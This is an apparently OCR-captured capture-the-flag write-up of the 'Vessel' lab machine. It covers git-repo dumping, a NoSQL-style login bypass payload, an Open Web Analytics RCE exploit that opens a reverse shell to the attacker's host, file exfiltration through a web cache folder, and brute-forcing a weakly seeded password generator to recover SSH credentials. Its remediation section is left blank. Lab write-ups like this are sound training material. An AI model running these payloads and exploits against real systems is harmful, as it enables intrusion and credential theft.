
Vessel - Writeup

Abdoulkader MOUSSA MOHAMED

April 2023

1 Introduction

Vessel is a company that operates a website and specializes in making and selling projects for companies of various sizes.



2 Enumeration

```
$ nmap -sV -sC 10.10.11.178
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-24 09:44 CET
Nmap scan report for 10.10.11.178
Host is up (0.036s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux;
     protocol 2.0)
| ssh-hostkey:
|   3072 38c297327b9ec565b44b4ea330a59aa5 (RSA)
|   256 33b355f4a17ff84e48dac5296313833d (ECDSA)
|_  256 a1f1881c3a397274e6301f28b680254e (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Vessel
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
     https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.85 seconds
```

According to `nmap`, there are two open services on this machine, namely `SSH` on port 22 and `HTTP` on port 80.

```
$ ffuf -w /usr/share/dirb/wordlists/common.txt -mc 301 -u http
    ://10.10.11.178/FUZZ

css   [Status: 301, Size: 173, Words: 7, Lines: 11, Duration: 27ms]
dev   [Status: 301, Size: 173, Words: 7, Lines: 11, Duration: 27ms]
img   [Status: 301, Size: 173, Words: 7, Lines: 11, Duration: 28ms]
js    [Status: 301, Size: 171, Words: 7, Lines: 11, Duration: 28ms]
```

Using the tool `ffuf`, a directory brute force attack was performed on `Vessel` by iterating through a dictionary list. An interesting directory named `dev` was discovered. There is surely a git project. Lets test it :

```
$ ffuf -w /usr/share/dirb/wordlists/common.txt -mc 301 -u http://10.10.11.178/dev/.git/FUZZ
hooks  [Status: 301, Size: 195, Words: 7, Lines: 11, Duration: 40ms]
info   [Status: 301, Size: 193, Words: 7, Lines: 11, Duration: 32ms]
logs   [Status: 301, Size: 193, Words: 7, Lines: 11, Duration: 26ms]
objects  [Status: 301, Size: 199, Words: 7, Lines: 11, Duration: 36ms]
```

It's confirmed ! There is a git repository.

3 Access the website

We can retrieve the git repository by using the tool `git-dumper`.

```
$ git clone https://github.com/arthaud/git-dumper.git
$ ./git-dumper/git_dumper.py http://10.10.11.178/dev/.git/ vessel_dev_git
```

A copy of the remote git repository is now in the directory `vessel_dev_git`.

With `git log`, we can notice that some commits are taged `Potential security fixes` and `Security Fixes` :

```
$ git log
commit 208167e785aae5b052a4a2f9843d74e733fbd917 (HEAD -> master)
Author: Ethan <ethan@vessel.htb>
Date:   Mon Aug 22 10:11:34 2022 -0400

    Potential security fixes

commit edb18f3e0cd9ee39769ff3951eeb799dd1d8517e
Author: Ethan <ethan@vessel.htb>
Date:   Fri Aug 12 14:19:19 2022 -0400

    Security Fixes

commit f1369cfecb4a3125ec4060f1a725ce4aa6cbecd3
Author: Ethan <ethan@vessel.htb>
Date:   Wed Aug 10 15:16:56 2022 -0400

    Initial commit
```

We can also notice that the code is written in `Node js` and with `git diff`, we can even see the code line that can contains `security` issue :

```
        let username = req.body.username;
        let password = req.body.password;
        if (username && password) {
-               connection.query("SELECT * FROM accounts WHERE username = '" + username + "' AND password = '" + password + "'", function(error, results, f
ields) {
+               connection.query('SELECT * FROM accounts WHERE username = ? AND password = ?', [username, password], function(error, results, fields) {
                        if (error) throw error;
                        if (results.length > 0) {
                                req.session.loggedin = true;
```

It is possible that the security issue is related to SQL injection in a Node.js application and that part of the code is maybe still vulnerable.

We found here some SQL injections on NodeJs and the same authentication code as in the application. Using `burpsuite`, we tested the given injection (`username=admin&password[password]=1`) :

```
POST /api/login HTTP/1.1

Host: 10.10.11.178
Content-Length: 21
Cache-Control: max-age=0
```

```
Upgrade-Insecure-Requests: 1
Origin: http://10.10.11.178
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36(KHTML, like Gecko)
Accept: text/html,application/xhtml+xml,..
Referer: http://10.10.11.178/login
Accept-Encoding: gzip, deflate
Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: connect.sid=s%3AZgaKSrg-EvRcJ1pW6tsarcKLzxeft3OT..
Connection: close

username=admin&password[password]=1
```

Our injection succeeded and we are now successfully logged as the admin.


Browsing the website, by clicking on `Analytics`, we are redirected to the login page of `openwebanalytics.vessel.htb`.

We can find many CVE on `openwebanalytics` which is a free and open source web analytics framework. We also found here and here a POC on `Remote Code Execution`.

Let's test it ourselves.

```
# 51026.py(downloaded exploit script)
$ python 51026.py http://openwebanalytics.vessel.htb/ 10.10.11.178 80
[SUCCESS] Connected to "http://openwebanalytics.vessel.htb/" successfully!
[ALERT] The webserver indicates a vulnerable version!
[INFO] Attempting to generate cache for "admin" user
[INFO] Attempting to find cache of "admin" user
[INFO] Found temporary password for user "admin": 60bc37cf3cbaad64c6c22c1f6403ce05
[INFO] Changed the password of "admin" to "xAlv30jluDBorGb0v2HpaudJoXK4hVx7"
[SUCCESS] Logged in as "admin" user
[INFO] Creating log file
[INFO] Wrote payload to log file
[SUCCESS] Triggering payload! Check your listener!
[INFO] You can trigger the payload again at
"http://openwebanalytics.vessel.htb/owa-data/caches/qcemQLnf.php"
```

As we can see in the output, we have obtained the credentials to log in on `openwebanalytics` and we have successfully logged in using them.



We browsed the website but there was nothing interesting.

According to previously given POC (this one), we could also get a reverse shell and we successfully got it :

```
$ python3 51026.py  http://openwebanalytics.vessel.htb/ 10.10.14.21  9876
..

$ nc -lnvp 9876
listening on [any] 9876 ...
..

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


We discovered the following interesting files in `/home/steven` :

```
$ cd /home/steven
$ ls -al
total 33796
..
drwxr-xr-x 2 ethan  steven     4096 Aug 11  2022 .notes
-rw-r--r-- 1 ethan  steven 34578147 May  4  2022 passwordGenerator

$ file passwordGenerator
passwordGenerator: PE32 executable (console) Intel 80386, for MS Windows

$ cd .notes; ls -al
total 40
```

```
..
-rw-r--r-- 1 ethan  steven 17567 Aug 10 18:42 notes.pdf
-rw-r--r-- 1 ethan  steven 11864 May  2  2022 18:42 screenshot.png
```

We need to retrieve files to read their content. In order to do that, we copied it to the directory `/var/www/html/owa/owa-data/caches`. And then we use wget on our local machine in order to retrive them.

The file `notes.pdf` is password-protected. `passwordGenerator` is a PE32 executable which has the logo of `pyinstaller`. That means that it has been compiled with `pyinstaller`. We assume that `screenshot.png` is a screenshot of `passwordGenerator` application.



We found a tool named Pyinstxtractor. It's is a python script that extract the contents of a pyInstaller generated executable file. We cloned it and then launched it on `passwordGenerator`.

```
$ git clone https://github.com/extremecoders-re/pyinstxtractor.git

$ python pyinstxtractor/pyinstxtractor.py passwordGenerator
..
[+] Successfully extracted pyinstaller archive: passwordGenerator

$ ls passwordGenerator_extracted

base_library.zip    libssl-1_1.dll          pyimod01_os_path.pyc    PySide2/
_bz2.pyd            _lzma.pyd               pyimod02_archive.pyc    pyside2.abi3.dll
_ctypes.pyd         MSVCP140_1.dll          pyimod03_importers.pyc  python37.dll
d3dcompiler_47.dll  MSVCP140.dll            pyimod04_ctypes.pyc     python3.dll
```

_hashlib.pyd	opengl32sw.dll	pyi_rth_inspect.pyc	PYZ-00.pyz
libcrypto-1_1.dll	passwordGenerator.pyc	pyi_rth_pkgutil.pyc	PYZ-00.pyz_extracted/
libEGL.dll	pyexpat.pyd	pyi_rth_pyside2.pyc	Qt5Core.dll
libGLESv2.dll	pyiboot01_bootstrap.pyc	pyi_rth_subprocess.pyc	Qt5DBus.dll

The directory `passwordGenerator_extracted` has been created by `Pyinstxtractor`. It contains many .pyc and .dll file. `.pyc` is the extension of pre-compiled Python scripts by the interpreter.

Let's look at `passwordGenerator.pyc`. We used Toolnb, which is a website that converts `.pyc` to `.py`. Among all functions, `genPassword()` is interesting because it's the function that generate passwords :

```python
def genPassword(self):
    length = value
    char = index
    if char == 0:
        charset = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz1234567890~!@#$%^&*()_-+={}[]|:;<>,.?'
    elif char == 1:
        charset = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz'
    elif char == 2:
        charset = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz1234567890'
    try:
        qsrand(QTime.currentTime().msec())
        password = ''
        for i in range(length):
            idx = qrand() % len(charset)
            nchar = charset[idx]
            password += str(nchar)

    except:
        msg = QMessageBox()
        msg.setWindowTitle('Error')
        msg.setText('Error while generating password!, Send a message to the Author!')
        x = msg.exec_()

    return password
```

This function has been used to generate the password of `notes.pdf`. It starts by defining a set of characters that will be used to generate the password, then enters a loop where it randomly selects one character from the set at a time and adds it to the password. This continues until the password reaches the desired length.

Based on `screenshot.png`, we can assume that the generated password includes all possible characters and it has a 32 length.

We wrote a script that generates all possibles passwords in our context :

```python
from PySide2.QtCore import *
from PySide2.QtGui import *
from PySide2.QtWidgets import *
from PySide2 import QtWidgets

def genPassword():
        # As we can see it on the screen chot
        length = 32

        charset = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz1234567890~!@#$%^&*()_-+={}[]|:;<>,.?'
        password = ''
        qsrand(QTime.currentTime().msec())

        for i in range(length):
                idx = qrand() % len(charset)
                nchar = charset[idx]
                password += str(nchar)
        return password

def crack():
        passwords = []
        while True:
                password = genPassword()

                if password not in passwords:
                        passwords.append(password)
                        print(password)

crack()
```

We launched the script, redirected all generated passwords to a file and then used `pdfcrack` to recover password of `notes.pdf` . *This operation takes some time.*

After successfully obtaining the password of `notes.pdf`, we were able to open the file and discovered the credentials of `ethan` inside.

An ssh connection with those credentials succeeded.

```
$ ssh ethan@10.10.11.178
ethan@10.10.11.178's password:
..

ethan@vessel:~$ id
uid=1000(ethan) gid=1000(ethan) groups=1000(ethan)

ethan@vessel:~$ cat user.txt
userflag********
```

4 How to correct it

TODO